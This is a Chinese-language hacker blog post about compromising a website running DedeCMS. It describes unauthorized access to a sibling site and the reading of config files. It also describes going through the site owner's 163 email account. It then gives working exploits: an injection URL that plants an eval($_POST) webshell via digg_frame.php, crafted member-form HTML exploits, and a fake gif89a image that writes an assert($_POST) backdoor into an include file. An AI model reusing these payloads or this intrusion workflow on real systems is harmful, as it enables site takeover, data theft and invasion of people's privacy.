dede做的！旁站我上了！但是不支持aspx！支持php！但是木有权限！没有神马泄露！在c盘找到一个flashfxp！但是只有两个连接！木有用！我就去网上淘啊！找不到后台！但是有会员中心！唉！试试getshell吧！可惜的是！不能修改附件！纠结！没关系！我去读取数据库配置文件总没事吧！   
呵呵！读到数据库连接！不过外联不上！旁站上连接了下！但是木有用啊！没有找到后台！  
放弃！继续读取他的config文件！呵呵！小小淫荡一把！居然有163的邮箱！呵呵！跑到邮箱里翻啊！找啊！花了1个小时！木有找到神马有用的信息！800多封未读！貌似这个邮箱还是支付宝账号！纠结！懒得射他！突然灵感来了！呵呵！dede5.3有个注入！  
  
注入过程如下：

dedecms最新注入漏洞影响版本5.3-5.5   
  
dedecms5.3和5.5系列版本存在重大注入漏洞，请注意以下操作有攻击性，仅供研究。利用此漏洞进行违法活动者，后果自负。  
假设域名是：[www.abc.com](http://www.abc.com/)  
攻击步骤如下：  
  
1. 访问网址：

[url=http://www.abc.com/plus/digg\_frame.php?action=good&id=1024%651024&mid=\*/eval($\_POST[x]);var\_dump(3]http://www.abc.com/plus/digg\_frame.php?action=good&id=1024%651024&mid=\*/eval($\_POST[x]);var\_dump(3[/url]);?>  
  
可看见以下错误信息



[](http://www.hackbase.com/uploadfile/tech/uploadfile/200910/20091006112119405.jpg)

2. 访问<http://www.abc.com/data/mysql_error_trace.php>  
看到以下信息证明注入成功了。  
  
int(3) Error: Illegal double '1024e1024' value found during parsing  
  
Error sql: Select goodpost,badpost,scores From `gxeduw\_archives` where id=1024e1024 limit 0,1; \*/ ?>

哇哈哈！结果一试！嘿嘿！成功的哒！非常的舒服！<http://www.abc.com/data/mysql_error_trace.php> 密码x 拿到一句话！上马！！测试结束！  
  
关于怎么读取dede配置文件  
  
文章如下  
今天碰到最新版本的V5.6补丁过的程序来测试下吧。  
查看版本：  
   
漏洞发布已经很早了  
条件：开启会员投稿功能。  
1、查看首页无会员登录与注册，输入http://site/member/login.php可跳到登录注册页。  
2、注册后登录，发表文章。  
3、修改构造本地EXP：

<form  
class="mTB10 mL10 mR10"  
name="addcontent"  
id="addcontent"

1. action="http://site/member/article\_edit.php"  
   method="post"  
   enctype="multipart/form-data"  
     
   onsubmit="return checkSubmit();">
2. <input  
   type="hidden"  
   name="dopost"  
   value="save"  
   />  
     
   <input  
   type="hidden"  
   name="aid"  
   value="13217"  
   />
3. <input  
   type="hidden"  
   name="idhash"  
   value="594d06179df5b113715c4ced74440a21"  
   />  
     
   <input  
   type="hidden"  
   name="channelid"  
   value="1"  
   />
4. <input  
   type="hidden"  
   name="oldlitpic"  
   value=""  
   />  
     
   <input  
   type="hidden"  
   name="sortrank"  
   value="1289385860"  
   />
5. <div  
   id="mainCp">  
     
   <h3  
   class="meTitle"><strong>修改文章</strong></h3>
6. <div  
   class="postForm">  
     
   <p  
   class="cellBg">
7. <label>标题：</label>  
     
   <input  
   name="title"  
   type="text"  
   id="title"  
   value="te`1"  
   maxlength="100"  
   class="intxt"/>
8. </p>  
     
   <p>
9. <label>标签TAG：</label>  
     
   <input  
   name="tags"  
   type="text"  
   id="tags"  
   value=""  
   maxlength="100"  
   class="intxt"/>(用逗号分
10. 开)     
    </p>
11. <p  
    class="cellBg">  
      
    <label>作者：</label>
12. <input  
    type="text"  
    name="writer"  
    id="writer"  
    value="aer"  
    maxlength="100"  
    class="intxt"  
      
    style="width:219px"/>
13. </p>  
      
    <p>
14. <label>隶属栏目：</label>  
      
    <select  
    name='typeid'  
    size='1'>
15. <option  
    value='121'  
    class='option3'  
    selected=''>会员投稿</option>  
      
    </select>  
    <span  
    style="color:#F00">\*</span>(不能选择带颜色的分类)
16. </p>  
      
    <p  
    class="cellBg">
17. <label>我的分类：</label>  
      
    <select  
    name='mtypesid'  
    size='1'>
18. <option  
    value='0' selected>请选择分类...</option>  
      
    </select>  
    </p>
19. <p  
    class="cellBg">  
      
    <label>缩略图：</label>
20. <input  
    name="litpic"  
    type="file"  
    id="litpic"  
    onchange="SeePicNew('divpicview',this);"  
      
    maxlength="100"  
    class="intxt"/>
21. </p>  
      
    <input  
    type='text'  
    name='templet'value="/uploads/userup/23/12R2L262-BL.jpg">
22. <input  
    type='text'  
    name='dede\_addonfields'  
    value="templet,htmltext;">
23. </div>  
      
    <!-- 表单操作区域 -->
24. <h3  
    class="meTitle">详细内容</h3>  
      
    <div  
    class="contentShow postForm">
25. <p>  
      
    <input  
    type="hidden"  
    id="body"  
    name="body"  
    value=""  
    style="display:none"  
    /><input
26. type="hidden"  
    id="body\_\_\_Config"  
    value="FullPage=false&EnableXHTML=true&EnableSourceXHTML=true"  
      
    style="display:none"  
    /><iframe  
    id="body\_\_\_Frame"  
    src="/include/FCKeditor/editor/fckeditor.html?
27. InstanceName=body&Toolbar=Member" width="100%" height="350"  
    frameborder="0"  
      
    scrolling="no"></iframe>  
    </p>
28. <p  
    class="cellBg">  
      
    <label>验证码：</label>
29. <input  
    name="vdcode"  
    type="text"  
    id="vdcode"  
    maxlength="100"  
    class="intxt"  
      
    style='width:50px;text-transform:uppercase;'  
    />
30. <img  
    src="http://site/include/vdimgck.php"  
    alt="看不清？点击更换"  
    align="absmiddle"  
      
    style="cursor:pointer"  
    onclick="this.src=this.src+'?'"  
    />
31. </p>  
      
    <p>
32. <button  
    class="button2"  
    type="submit">提交</button>  
      
    <button  
    class="button2 ml10"  
    type="reset"  
    onclick="location.reload();">重置</button>
33. </p>  
      
    </div>
34. </div>  
      
    </form>

4、测试代码执行，访问http://site/plus/view.php?aid=13217如图所示  
   
成功返回数据库连接信息。  
   
  
5、可惜MYSQL不支持外连，继续利用上传拿shell。  
6、利用欺骗上传代码。


gif89a{dede:name runphp='yes'}

1. $fp = @fopen("./../include/inc/inc.php", 'a');    
   @fwrite($fp, '<'.'?php'."\r\n\r\n".'assert($\_POST[xss])'."\r\n\r\n?".">\r\n");
2. @fclose($fp);
3. {/dede:name}

保存为1.jpg  
  
本地构造EXP：

<form  
name="form1"  
action="http://site/member/uploads\_edit.php"  
method="post"  
enctype="multipart/form-

1. data" onsubmit="return checkSubmit();">  
     
   <input  
   type="hidden"  
   name="aid"  
   value="2045"  
   />
2. <input  
   type="hidden"  
   name="mediatype"  
   value="1"  
   />  
     
   <input  
   type="hidden"  
   name="oldurl"  
   value="/uploads/userup/82/1.jpg"  
   />
3. <input  
   type="hidden"  
   name="dopost"  
   value="save"  
   />  
     
   <div  
   id="mainCp">
4. <h3  
   class="meTitle"><strong>修改附件</strong></h3>  
     
   <div  
   class="postForm">
5. <p  
   class="cellBg">  
     
   <label>允许的类型：</label>
6. jpg|gif|png </p>  
     
   <p>
7. <label>注释标题：</label>  
     
   <input  
   name="title"  
   type="text"  
   id="title"  
   value="te`1"  
   class="intxt"/>
8. </p>  
     
   <p  
   class="cellBg">
9. <label>更换图片：</label>  
     
   <input  
   name="addonfile"  
   type="file"  
   id="addonfile"  
   style="width:300px"  
   onChange="SeePicNew
10. ('divpicview',this);" />  
      
    </p>
11. <p>  
      
    <label>预览区：</label>
12. <div  
    id='divpicview'  
    class='divpre'></div>  
      
    <a  
    href="/uploads/userup/82/12Y3Y4b-1549.jpg?1289389505"  
    target="\_blank"><img
13. src="/uploads/userup/82/12Y3Y4b-1549.jpg?1289389505"  
    id="picview"  
    width="100"  
    border="0"  
    /></a>  
      
    </p>
14. <p>  
      
    <button  
    class="button2"  
    type="submit"  
    >更改</button>
15. </p>  
      
    </div>
16. </div>
17. </form>

7、发现被过滤，不用怕。使用edjpgcom来合成一个正常的图片加入执行代码。  
8、继续执行代码，成功获取shell。  
    
  
总结：本次检测发现DEDE在修复漏洞时只对上传图片加强了过滤，代码执行仍然可以利用。同是在检测目标站的过程中，碰到了view.html这样的伪静态处理。希望程序员能再多考虑些，此次检测结束